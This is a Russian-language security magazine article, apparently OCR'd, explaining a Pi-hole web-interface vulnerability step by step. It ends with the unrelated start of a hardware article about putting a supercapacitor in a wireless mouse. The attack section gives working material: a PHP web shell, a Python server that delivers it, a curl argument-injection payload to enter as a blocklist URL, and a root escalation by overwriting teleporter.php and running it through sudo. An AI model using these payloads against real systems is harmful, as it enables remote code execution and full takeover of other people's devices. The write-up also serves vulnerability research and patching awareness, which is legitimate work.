28:   source "${PI_HOLE_SCRIPT_DIR}/webpage.sh"
29:   main "$@"
30:   exit 0
31: }
```



Отладка скрипта pihole. Вызов webpageFunc

Здесь выполнение передается функции `main` и далее — `CustomizeAdLists`, так как был указан аргумент `adlist`.


advanced/Scripts/webpage.sh
```
567: main() {
568:     args=("$@")
...
594:         "adlist"                    ) CustomizeAdLists;;
```



Отладка скрипта pihole. Вызов функций main и CustomizeAdLists

В `CustomizeAdLists` в зависимости от типа действия выполняется включение, выключение, удаление или добавление в список переданного домена для загрузки блоклиста.

advanced/Scripts/webpage.sh
```
396: CustomizeAdLists() {
397:     list="/etc/pihole/adlists.list"
...
403:     elif [[ "${args[2]}" == "add" ]]; then
404:         if [[ $(grep -c "^${args[3]}$" "${list}") -eq 0 ]] ;
then
405:             echo "${args[3]}" >> ${list}
```



Отладка скрипта pihole. CustomizeAdLists добавляет в список новый домен

После того как pihole отработал, результат возвращается в скрипт на PHP, и если ты нажал именно `Save and Update`, то браузер редиректит на страницу `Update Gravity`.

settings.php
```
36: <?php // Check if ad lists should be updated after saving ...
37: if (isset($_POST["submit"])) {
38:     if ($_POST["submit"] == "saveupdate") {
39:         // If that is the case -> refresh to the gravity page
and start updating immediately
40:         ?>
41:         <meta http-equiv="refresh" content="1;url=gravity.php?go"
>
42:     <?php }
43: } ?>
```

И здесь запускается процесс обновления списков.

gravity.php
```
28: <script src="scripts/pi-hole/js/gravity.js"></script>
```

scripts/pi-hole/js/gravity.js
```
59: $(function(){
...
64:     // Do we want to start updating immediately?
65:     // gravity.php?go
66:     var searchString = window.location.search.substring(1);
67:     if(searchString.indexOf("go") !== -1)
68:     {
69:         $("#gravityBtn").attr("disabled", true);
70:         eventsource();
71:     }
```

Управление переходит к скрипту `gravity.sh.php`.

scripts/pi-hole/js/gravity.js
```
07: function eventsource() {
...
18:     var source = new EventSource("scripts/pi-hole/php/gravity.sh.
php");
```

Здесь мы вновь возвращаемся к утилите pihole.


scripts/pi-hole/php/gravity.sh.php
```
33: $proc = popen("sudo pihole -g", 'r');
34: while (!feof($proc)) {
35:     echoEvent(fread($proc, 4096));
36: }
```

Как видно из названия файла (`gravity.sh.php`), скрипт является обвязкой `gravity.sh`.

pihole
```
443: case "${1}" in
...
452:   "-g" | "updateGravity"        ) updateGravityFunc "$@";;
```

Именно к нему и переходит управление.

pihole
```
71: updateGravityFunc() {
72:   "${PI_HOLE_SCRIPT_DIR}"/gravity.sh "$@"
73:   exit $?
74: }
```



Отладка скрипта pihole. Вызов updateGravity

Скрипт большой, если хочешь посмотреть детали его работы, то ты снова можешь воспользоваться ключом `-x`.


```
bash -x /opt/pihole/gravity.sh -g
```

Нас интересует вызов функции `gravity_GetBlocklistUrls`.

gravity.sh
```
648:   gravity_GetBlocklistUrls
```

Здесь происходит парсинг файла `/etc/pihole/adlists.list` и составляется список доменов, на которые нужно сходить за списками.

gravity.sh
```
157: gravity_GetBlocklistUrls() {
...
168:   mapfile -t sources <<< "$(grep -v -E "^(#|$)" "${adListFile}"
2> /dev/null)"
...
170:   # Parse source domains from $sources
171:   mapfile -t sourceDomains <<< "$(
172:     # Logic: Split by folder/port
173:     awk -F '[/:]' '{
174:       # Remove URL protocol & optional username:password@
175:       gsub(/(.*:\/\/|.*:.*@)/, "", $0)
176:       if(length($1)>0){print $1}
177:       else {print "local"}
178:     }' <<< "$(printf '%s\n' "${sources[@]}")" 2> /dev/null
179:   )"
```



Отладка скрипта gravity.sh. Вызов gravity_GetBlocklistUrls

Теперь настало время установить настройки перед загрузкой списков. Это происходит в `gravity_SetDownloadOptions`.

gravity.sh
```
649:   if [[ "${haveSourceUrls}" == true ]]; then
650:     gravity_SetDownloadOptions
651:   fi
```

gravity.sh
```
194: gravity_SetDownloadOptions() {
195:   local url domain agent cmd_ext str
...
200:   for ((i = 0; i < "${#sources[@]}"; i++)); do
201:     url="${sources[$i]}"
202:     domain="${sourceDomains[$i]}"
```

И вызов `gravity_DownloadBlocklistFromUrl` выполняет непосредственную загрузку.

gravity.sh
```
217:     if [[ "${skipDownload}" == false ]]; then
218:       echo -e "  ${INFO} Target: ${domain} (${url##*/})"
219:       gravity_DownloadBlocklistFromUrl "${url}" "${cmd_ext}" "${
agent}"
220:       echo ""
221:     fi
```

Сама загрузка происходит при помощи curl.

gravity.sh
```
227: gravity_DownloadBlocklistFromUrl() {
228:   local url="${1}" cmd_ext="${2}" agent="${3}"
heisenbergCompensator="" patternBuffer str httpCode success=""
...
274:     cmd_ext="--resolve $domain:$port:$ip $cmd_ext"
...
277:   httpCode=$(curl -s -L ${cmd_ext} ${heisenbergCompensator} -w
"%{http_code}" -A "${agent}" "${url}" -o "${patternBuffer}" 2> /dev/
null)
```

Вот тут нужно остановиться поподробнее. Посмотрим на команду вызова curl. Если отбросить все, что нам не очень интересно, то она примет следующий вид:

```
curl ${cmd_ext} ${heisenbergCompensator} "${url}" -o "${patternBuffer
}"
```

Можно заметить, что переменные `cmd_ext` и `heisenbergCompensator` не окружены кавычками, поэтому это потенциальное место, куда можно внедрить что-то. Переменная `heisenbergCompensator` формируется из `saveLocation`.

> **INFO**
> Внезапная культурная отсылка: наша переменная названа в честь компенсатора Гейзенберга. Это вымышленное устройство, которое неким образом преодолевает принцип неопределенности. В сериале Star Trek: Deep Space Nine оно упоминается как один из компонентов системы телепортации.

gravity.sh
```
234:   if [[ -r "${saveLocation}" && $url != "file"* ]]; then
...
238:     heisenbergCompensator="-z ${saveLocation}"
239:   fi
```

А `saveLocation` инициализируется в функции `gravity_SetDownloadOptions`.


gravity.sh
```
194: gravity_SetDownloadOptions() {
...
201:     url="${sources[$i]}"
202:     domain="${sourceDomains[$i]}"
...
205:     saveLocation="${piholeDir}/list.${i}.${domain}.${
domainsExtension}"
206:     activeDomains[$i]="${saveLocation}"
```

Как видишь, здесь есть переменная, которую можно контролировать, — `domain`. Вернемся в файл `savesettings.php`, где создается список доменов.

scripts/pi-hole/php/savesettings.php
```
722:                    if(strlen($_POST["newuserlists"]) > 1)
723:                    {
724:                        $domains = array_filter(preg_split('/\r\n|[\
r\n]/', $_POST["newuserlists"]));
725:                        foreach($domains as $domain)
726:                        {
727:                            exec("sudo pihole -a adlist add ".
escapeshellcmd($domain));
728:                        }
729:                    }
```

Тут нет никакой проверки на корректность отправленного имени домена, есть лишь функция escapeshellcmd, которая экранирует символы в переданной строке. То есть потенциально мы можем передать в качестве домена строку с пробелами и дополнительными аргументами для curl.

У curl есть несколько интересных ключей, которые можно эксплуатировать. В нашем случае очень кстати будет `-o`, который позволяет весь вывод записать в файл. Но в команде уже присутствует флаг `-o "${patternBuffer}"`. К счастью, curl не испугается повторного флага, а приоритет отдаст тому, который встретился первым. Поэтому команда `curl -o first -o second -o third http://ya.ru` будет писать в файл строку `first`.



Приоритеты флага -o в curl


Давай пробежимся по процессу добавления данных в блоклист из `url`.

При первом запуске `gravity.sh` скрипт проверяет, существует ли файл с именем из переменной `saveLocation`. Например, если я добавил `http://ya.ru`, то файл будет иметь имя `list.0.ya.ru.domains`.

Создание переменной saveLocation при выполнении скрипта gravity.sh

После этого отрабатывает curl и сохраняет полученные по этому URL данные во временный файл.

```
++ curl -s -L -w '%{http_code}' -A 'Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3538.102 Safari/537.36' http://ya.ru -o /tmp/tmp.YRfm-
rUcFcb.phgpb
```




Отладка gravity.sh. curl сохраняет содержимое URL во временный файл

И если сервер ответил `200` (Ok), то данные передаются в функцию `gravity_ParseFileIntoDomains`.

gravity.sh
```
277:   httpCode=$(curl -s -L ${cmd_ext} ${heisenbergCompensator} -w
"%{http_code}" -A "${agent}" "${url}" -o "${patternBuffer}" 2> /dev/
null)
...
290:       case "${httpCode}" in
291:         "200") echo -e "${OVER}  ${TICK} ${str} Retrieval
successful"; success=true;;
...
307:   if [[ "${success}" == true ]]; then
...
313:       gravity_ParseFileIntoDomains "${patternBuffer}" "${
saveLocation}"
```

Здесь имя временного файла изменяется на переменную `saveLocation`.

gravity.sh
```
329: gravity_ParseFileIntoDomains() {
330:   local source="${1}" destination="${2}" firstLine abpFilter
...
381:     output=$( { mv "${source}" "${destination}"; } 2>&1 )
```




Отладка gravity.sh. Переименование временного файла

Продолжение статьи →

ДЫРЫ В ДЫРЕ

КАК РАБОТАЮТ УЯЗВИМОСТИ В PI-HOLE, КОТОРЫЕ ПОЗВОЛЯЮТ ЗАХВАТИТЬ RASPBERRY PI


После того как скрипт отработал, в директории `/etc/pinhole` появляется наш файл.



Файл с содержимым страницы ya.ru после выполнения скрипта gravity.sh

Запустим скрипт **gravity.sh** еще раз. Теперь, когда файл существует, в curl будет добавлен **heisenbergCompensator** и флаг -z.

```
heisenbergCompensator='-z /etc/pihole/list.0.ya.ru.domains'
```



Повторный запуск gravity.sh использует переменную heisenbergCompensator при формировании аргументов к curl

В результате вызов curl будет выглядеть так:

```
curl -s -L -z /etc/pihole/list.0.ya.ru.domains -w '%{http_code}' -A
'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36' http://ya.ru
-o /tmp/tmp.EbjhVz4huF.phgpb
```

Теперь нам нужно сформировать корректный пейлоад. Понадобится сервер, который вернет **200** и код, который мы хотим выполнить. Сделаем простейший шелл на PHP.


shell.php

```
<?php
echo system($_GET["c"]);
```

И поднимем сервер, который будет его возвращать в ответ на любой запрос. Я буду использовать http.server.

serv.py

```
01: import http.server
02: import socketserver
03: import sys
04:
05: class MyHttpRequestHandler(http.server.SimpleHTTPRequestHandler):
06:     def do_GET(self):
07:         self.path = 'shell.php'
08:         return http.server.SimpleHTTPRequestHandler.do_GET(self)
09:
10: handler_object = MyHttpRequestHandler
11: my_server = socketserver.TCPServer(("192.168.99.1", 80),
handler_object)
12: try:
13:     print("Server started.")
14:     my_server.serve_forever()
15: except KeyboardInterrupt:
16:     print("Shutting down...")
17:     my_server.socket.close()
18:     sys.exit(0)
19:
```



Простой веб-сервер на Python, который возвращает шелл


Также нужно, чтобы curl делал запрос на сервер и не учитывал остальные параметры, которые я добавлю для эксплуатации. В этом нам поможет символ **#**.

```
http://192.168.99.1#
```

Затем указываем флаг **-o** и имя файла как параметр.

```
http://192.168.99.1# -o shell.php
```


Попробуем добавить эту строку в качестве URL.



Запуск Gravity с полезной нагрузкой

Видим, что запрос на сервер пришел, файл успешно создан и содержит полезную нагрузку. Благо в Linux имя файла — вещь гибкая и никаких проблем такая строка в качестве него не создаст.


Теперь повторный запуск.



Повторный запуск Gravity с полезной нагрузкой в качестве URL

Наши аргументы добавлены, однако подстрока **.domains** в расширении файла создает проблемы. Нужно ее как-то убрать.

```
curl -s -L -z /etc/pihole/list.0.192.168.99.1# -o shell.php.domains
-w '%{http_code}' -A 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/
537.36' 'http://192.168.99.1# -o shell.php' -o /tmp/tmp.cjh4aohrRE.
phgpb
```




Шелл был создан с дополнительным расширением .domains, которое необходимо убрать

У curl множество флагов, поэтому есть сразу несколько вариантов, которые нам могут помочь. Самый простой — это добавить еще один флаг **-z**, тогда **.domains** будет использоваться как метка времени. Естественно, некорректная, но нам это не важно.

```
http://192.168.99.1# -o shell.php -z
```

Передадим в качестве URL этот пейлоад и получим шелл на сервере.




Загрузка шелла в Pi-hole через манипуляции с URL в Gravity

В консоли все отрабатывает хорошо, но для добавления такого пейлоада в качестве URL через веб-форму нужно дополнительно добавить кавычки.

```
http://192.168.99.1#" -o shell.php -z"
```


Это необходимо, чтобы скрипт pihole распознал его как один параметр, а не несколько, в процессе добавления URL они будут удалены. После того как эксплоит успешно отработает, ты найдешь шелл по адресу **http://pi-hole.vh/admin/scripts/pi-hole/php/shell.php?c=uname%20-a**.



Выполнение произвольного кода через добавление специально сформированного URL в блоклист

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ ДО ROOT

Если ты обратил внимание, то из PHP утилита pihole вызывается через sudo. К сожалению, юзер www-data не может использовать sudo без пароля.



Правила вызова sudo для пользователя www-data в Pi-hole

Но если немного пошариться в скриптах, можно найти функцию **Teleporter**, которая находится в файле **webpage.sh**.

advanced/Scripts/webpage.sh

```
540: Teleporter() {
541:     local datetimestamp=$(date "+%Y-%m-%d_%H-%M-%S")
542:     php /var/www/html/admin/scripts/pi-hole/php/teleporter.php >
"pi-hole-teleporter_${datetimestamp}.tar.gz"
543: }
...
567: main() {
568:     args=("$@")
569:
570:     case "${args[1]}" in
...
593:         "-t" | "teleporter"    ) Teleporter;;
```

Эта функция вызывается из pihole, когда указан флаг **-a**.


pihole

```
027: webpageFunc() {
028:   source "${PI_HOLE_SCRIPT_DIR}/webpage.sh"
029:   main "$@"
030:   exit 0
031: }
...
443: case "${1}" in
...
463:   "-a" | "admin"                ) webpageFunc "$@";;
```

Вот и легкий способ повысить привилегии! С помощью предыдущего эксплоита перезаписываем файл **teleporter.php**, добавляем в него необходимые команды и вызываем его при помощи команды **sudo -a -t**.

teleporter.php


```
1: <?php
2: system('id > id.txt');
```



Повышение привилегий в Pi-hole до суперпользователя

Полуавтоматические версии эксплоитов можешь найти в репозитории автора уязвимости.


ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)



ЗАКЛЮЧЕНИЕ

Несмотря на серьезность рассмотренных проблем, они часто встречаются даже в крупных проектах. Конечно, здесь импакт снижается тем, что нужно быть авторизованным пользователем, чтобы успешно проэксплуатировать уязвимости, но что-то мне подсказывает, что немного пересерчив, можно найти XSS или CSRF, которая позволит в один клик захватить систему.

Так что если ты используешь Pi-hole, то следи за обновлениями и старайся всегда работать с последней версией дистрибутива. К сожалению, автоматического обновления здесь не предусмотрено, но в футере страницы есть панелька, которая оповещает о наличии новых версий.



Панель, которая показывает актуальность версий компонентов Pi-hole

К тому же несколько месяцев назад вышло крупное обновление — версия 5.0. Возможно, там было уделено большее внимание безопасности системы. Или нет?

КАК ПРОКАЧАТЬ МЫШЬ

Candidum
duospirit@gmail.com

СТАВИМ СУПЕРКОНДЕНСАТОР В БЕСПРОВОДНУЮ МЫШЬ, ЧТОБЫ ЗАРЯЖАТЬ ЕЕ ЗА СЕКУНДЫ

Производители клавиатур и мышей предлагают тысячи устройств на любой вкус, но собрать комплект с нужными характеристиками по-прежнему непросто. Впрочем, если ты готов взять в руки паяльник и творчески доработать заводской вариант, то тебе открываются новые возможности. Сегодня мы опытным путем проверим, есть ли смысл переводить мышь на питание от ионистора вместо стандартных батареек.

Современная беспроводная мышь — весьма удобная штука. Еще лет десять назад они постоянно разряжались, теряли связь с компьютером и стоили неприлично дорого (по сравнению со своими «хвостатыми» собратьями). Но теперь даже такие мыши расстались с большинством своих детских болячек. Сегодня в продаже можно найти устройства с модулем Bluetooth, которым не требуется отдельный радиоприемник, компактные модели для поездок и даже беспроводные геймерские мыши с низким временем отклика.

И все с ними как будто замечательно, за исключением одного: независимо от того, питается ли такая мышка от батареек или аккумулятора, их заряд имеет свойство пропадать в самый неподходящий момент. Конечно, батарейки можно поставить новые, а аккумуляторы зарядить, но первые надо еще найти, а вторые требуют на подзарядку какое-то время.

Причем, даже если выставить на источнике питания ток на уровне 2C–3C, что не очень хорошо для здоровья аккумуляторов и увеличивает их износ, минут 20–30 все же придется подождать. Поэтому я на такой случай всегда держу поблизости запасной заряженный аккумулятор. Тебе это знакомо? :)

И вот однажды мне на глаза попался лежащий без дела ионистор (он же суперконденсатор), который когда-то был приобретен без особой цели и с тех пор терпеливо ждал своего часа. Вопрос напрашивался сам собой и был отнюдь не праздным: а долго ли протянет с ним мышь, при условии, что средний ток потребления у нее на уровне 5 мА (при напряжении 3 В)? Забегая вперед: долго и даже очень долго. Но только при обязательном условии, что ионистор будет подобран правильно.

Впрочем, обо всем по порядку.

INFO

Беспроводные мышки со встроенным суперконденсатором сегодня уже можно встретить в продаже в ассортименте известных брендов. На фоне решений с питанием от батареек или аккумуляторов они по-прежнему составляют исчезающе малую долю, а высокая цена прочно держит их в нишевой категории «для энтузиастов». Желающие могут почитать обзоры на такие устройства, как Genius DX-ECO, Mad Catz Air и Razer Mamba Hyperflux.

ТЕОРИЯ

Итак, что же представляет собой ионистор? По своим характеристикам он очень похож на конденсатор, за исключением одной важной детали: у ионисторов просто чудовищно большая емкость, от нескольких единиц до тысяч фарад. Все дело в том, что ионистор запасает энергию в двойном электрическом слое, возникающем на поверхности электродов, погруженных в электролит. В результате диэлектриком служит монослой молекул растворителя. Как следствие, его толщина может составлять порядка единиц ангстрем, а это чертовски малые величины.

